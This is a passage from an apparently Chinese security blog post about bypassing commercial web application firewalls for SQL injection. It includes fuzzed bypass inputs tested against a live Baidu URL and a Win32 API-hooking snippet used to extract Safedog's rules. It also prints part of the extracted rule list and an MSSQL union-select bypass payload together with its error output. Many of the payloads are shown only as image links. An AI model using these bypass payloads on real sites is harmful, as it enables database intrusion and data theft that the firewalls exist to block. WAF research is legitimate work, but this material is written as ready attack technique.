id=1 xor s(**select** xx **from**b xx) 不拦截
id=1 xor s(**select** xx **from**xx)拦截
id=1 xor s(**select**@a **from** xx) 拦截

id=1 xor s(**select**@as**from** xx) 不拦截
通过以上测试把union select from 结合在一起并不拦截
https://su.baidu.com/plan.html?id=1 xor union dd(select@ \Nfrom xx)


看来成功不远了，接下来构造出正确的SQL语句，发现会被拦截


- 构造正确的绕过**PAYLOAD**

  这一步就是构造一个既能绕过WAF防御也能正确执行的SQL PAYLOAD


  首先在union前面添加我们fuzz的.1字符，不拦截，这就是一个完全绕过payload，百度云加速防护能力相对来说偏弱一些，绕过花费不了太多时间。

对于SQL注入漏洞利用，有些场合需要用到盲注，盲注当然离不开SQL API的，里面一些常用的函数也会成为WAF照顾的对象，我们可以在函数名前后添加一些特殊字符或注释进行绕过





对于安全狗和云锁之类的软件，规则本身集成在软件里面，在具备一定的逆向能力的话可以优先考虑逆向获取到规则进行绕过。在安全狗逆向过程中发现可以利用HOOK API获取规则而不需要完全逆向解密算法进行规则解密，正好大学时期研究过win32下的各种HOOK技术，翻出旧代码稍加修改改就能派上用场还是比较满意；云锁是用C#编写没有经过混淆，逆向算法非常简单各位师傅可以自行尝试。对这两种软件类WAF的规则进行审计发现实现都存在缺陷，对各种数据库类型的注入应该都可以绕过，篇幅所限不一一展开细说了，绕过payload参考后文。



```
    strcat(FileName,"_.py");
    HANDLE hFile =CreateFile((LPCSTR)FileName,FILE_APPEND_DATA,0,NULL,OPEN_ALWAYS,FILE_ATTRIBUTE_NORMAL,NULL);
    WriteFile(hFile,lpBuffer,nNumberOfBytesToWrite,lpNumberOfBytesWritten,lpOverlapped);
    CloseHandle(hFile);
}

// This is an example of an exported function.
HOOKWIN_API BOOL WINAPI MyWriteFile(
)
{
    BOOL bRet = FALSE;
    ProcessHook.Unhook();
    TCHAR FileName[MAX_PATH] = {0};
    GetVolumeNameByHandle(hFile, FileName);
    //strcpy(FileName,lpFileName);
    if (is_contain(FileName))
    {
        NewFile(FileName,lpBuffer,nNumberOfBytesToWrite,lpNumberOfBytesWritten,lpOverlapped);
    }
    bRet = WriteFile(hFile,lpBuffer,nNumberOfBytesToWrite,lpNumberOfBytesWritten,lpOverlapped);
    ProcessHook.Rehook();
    return bRet;
}
```


```
Sql0=!\(\(\)&&!
Sql1=((\+/v8)|(\+/v9)|(\+/v\+)|(\+/v/))(\+|\s)*\+ADw
Sql10=/b8665as/i
Sql100=eval\s*\((\bchr\b.*?){5}
Sql101=information_schema
Sql102=jdatabasedrivermysqli|jsimplepiefactory|disconnecthandlers|simplepie|feed_urlHTTP_HEADER:HTTP_USER-AGENT
Sql103=onMouseOver\s*=\s*alert
Sql104=php://filter
Sql105=php://input
Sql106=select[,-9|\s]*(user|database)\s*\(\s*\)
Sql107=select\s+.*\bbenchmark\b\(
Sql108=swfupload\.swf\?buttonText=<
Sql109=vul_webscanHTTP_HEADER:HTTP_USER-AGENT$
Sql11=/bsas/i
Sql110=vulnweb\.com|acunetix|injected_by_wvsHTTP_HEADER:HTTP_USER-AGENT$
Sql111=wcrtestinputHTTP_HEADER:HTTP_USER-AGENT$
Sql12=<!DOCTYPE( |\w){1,20}\[\s*<!ELEMENT( |\w){1,30}(\s|>)+<!ENTITY( |\w){1,20}SYSTEM.{1,100}"(\s|>)+\]\s*>
Sql13=<(body\s*onload|marquee\/onstart|keygen\s*autofocus\s*onfocus)[!-/:-@{-~\[-`\s]*=
Sql14=<[\s*s\s*c\s*r\s*i\s*p\s*t|\s*s\s*e\s*l\s*e\s*c\s*t\s*onfocus].{0,50}( src\s*=[^<>]*?)?>.*?
```

新花：

这一小节是部分WAF绕过PAYLOAD，本来计划是完全分享，但是为了避免不必要的麻烦，删除了部分厂商的绕过PAYLOAD方法大致类似。每种绕过PAYLOAD里面都包含了多个tricks，这里不一一详解各位看官细细琢磨品尝。


CloudFlare绕过：

cloudflare使用MSSQL PAYLOAD进行测试





```
select top 1 * from sd_content where id=-414 and-- 0=1.1union all(/*@*/SELECT-- NULL,NULL,cast-- (((@@version) as varchar-- (2000))-
1,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL, \7from
[isread],[createdate]) values ('Sql : select top 1 * from sd_content where id=-414 and-- 0=1.1union all(/*@*/SELECT-- NULL,NULL,cast-- (((@(
1,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL, \7from
详情：在将 varchar 值 "Microsoft SQL Server 2008 R2 (RTM) - 10.50.1600.1 (X64) Apr 2 2010 15:48:46 Copyright (c) Microsoft Corporation Ex
```


UNION SELECT 绕过




SELECT FROM 绕过




MYSQL 报错注入绕过






安全狗绕过：




云锁绕过：



阿里云绕过：


这里只公布部分BYPASS PATYLOAD，完整出数据的PAYLOAD暂不公布，感兴趣的可以根据文章中的思路和方法进行尝试，相信各位师傅也是可以做得到的。




利用：

